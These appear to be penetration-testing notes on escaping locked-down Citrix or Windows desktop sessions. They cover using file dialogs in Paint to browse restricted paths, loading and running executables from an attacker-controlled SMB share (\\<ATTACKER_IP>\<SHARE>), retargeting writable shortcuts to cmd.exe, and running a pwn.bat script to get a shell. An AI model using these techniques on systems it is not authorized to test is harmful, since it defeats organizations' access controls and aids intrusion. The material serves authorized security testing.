Citrix is a remote desktop platform, such as Windows Terminal Service ( mstsc ), that companies use to give remote access to their employees to certain software ( e.g. ERP Client ) or full desktop enviroments
Therefore, any employee can establish a remote connection through the Citrix Gateway, which prompts for authentication
Once the former has authenticated correctly, he will have access to either a single window of a specific application or a full desktop enviroment
Basic Break-Out Methodology
If after a successfull CITRIX authentication, we land on a restricted Windows environment where only the window of a specific application is accesible or we are just very limited
e.g. Cannot locate cmd.exe or powershell.exe from the Start Menu or we get an “Access Denied” error when trying to access C:\Windows\System32 and so on
We could try proceeding as follows →
Gain access to a Dialog Box i.e. Save as, Open File and so on
Leverage the Dialog Box to achieve command execution
Escalate Privileges to gain higher level of access
Bypassing Path Restrictions
Workflow

Let’s supose that we get the following error when we try to access the C:\Users location using File Explorer
Zoom in
In this case, it seems that there is a Group Policy Object ( GPO ) that restricts users to browse any existing directory within C:\
We could simply bypass this scenario by leveraging Windows Dialog Boxes opened from a certain application feature, such as Save As or Open File in Paint or notepad.exe
Once we are on a Windows Dialog Box, we can leverage it to navigate to a folder path containing native executables that offer an interactive console ( e.g. cmd.exe )
This time, we can simply access the given Dialog Box from a certain application and enter the following UNC Path to try accessing the C:\Users directory
Requirements
Our current user must have permissions to open an application from which we can access to a Windows Dialog Box
Abuse
Leveraging an application features to access a Windows Dialog Box
MS Paint

Simply run Paint from start menu and click on File → Open
Zoom in
Accessing the desired system location from the Dialox Box

As stated, simply enter the following UNC Path in the address bar
\\127.0.0.1\c$\Users
Zoom in
SMB Share Access to Code Execution
Workflow
As we saw in this section, once we open a Windows Dialog Box from a certain available application, we are able to access SMB shares, such as C$

Therefore, an operator could set up an [[FILE TRANSFERS#File Transfer Servers#Smbserver (Impacket)|SMB Server]] and share an executable file that spawns a cmd.exe or powershell.exe instance

Once we have access to the terminal in question, our scope of action expands significantly
For instance, we may not be able to copy the available resources within the attacker’s SMB share using C-c and C-v due to the presence of restrictions within the File Explorer
So we can simply run the mentioned executable to spawn a cmd.exe and be able to copy the needed resources to any system location where our current user has WRITE permissions
Requirements
Our current user must have permissions to open an application from which we can access to a Windows Dialog Box
Enter the following UNC Path on the Windows Dialog Box’s address bar
\\<ATTACKER_IP>\<SHARE>
Zoom in

Run the binary
Zoom in
Zoom in
Alternate Explorer
Workflow
As we mentioned in other sections, we may land on a Windows desktop environment where some kind of GPO is applied, and thus we cannot directly copy files from a certain SMB share to our local file system


Another approach would be to download a portable version of an alternative file explorer from the attacker that works on Windows systems and share this resources via SMB
Then, as in other sections, we can leverage some features on certain applications in order to open a Windows Dialog Box and, hence, be able to enter a UNC path to access the attacker’s SMB share and run the alternative file explorer
Requirements
Our current user must have permissions to open an application from which we can access to a Windows Dialog Box
Enter the following UNC Path on the Windows Dialog Box’s address bar
\\<ATTACKER_IP>\<SHARE>
Zoom in
Zoom in
Alternate Registry Editors
Workflow
As with Alternate Explorers, we can carry out the same steps if we deal with a restricted desktop environment where the default Windows Registry Editor is blocked by groups policies
This time, we can download a software that allows us to view and edit the Windows Registry with a UI from the attacker
Requirements
Our current user must have permissions to open an application from which we can access to a Windows Dialog Box

Another approach in order to achive code execution by spawning a cmd.exe or powershell.exe instance would be to search for shortcut files for which our current user has WRITE permissions
Once we find a shortcut file, we can replace its Target metadata property value with the following one
C:\Windows\System32\cmd.exe

It will simply open a cmd.exe instance once we click on the shortcut file as it points to the former
If we do not find any writable shortcut file, just create one from the attacker pointing to the location above and transfer it to the system
Requirements
The controlled user account must be WRITE permissions over the given shortcut file
Abuse
Modifying the Target property of a Shortcut File
Shortcut File → Properties → Shortcut → Target
Zoom in
Opening the File Shortcut
Zoom in
Script File Execution
Workflow

Usually script extensions such as .BAT, .VBS or .PS1 are configured to automatically execute their code using their corresponding interpreters
Therefore, we could simply create a pwn.bat script that spawns a cmd.exe instance, save its content and run it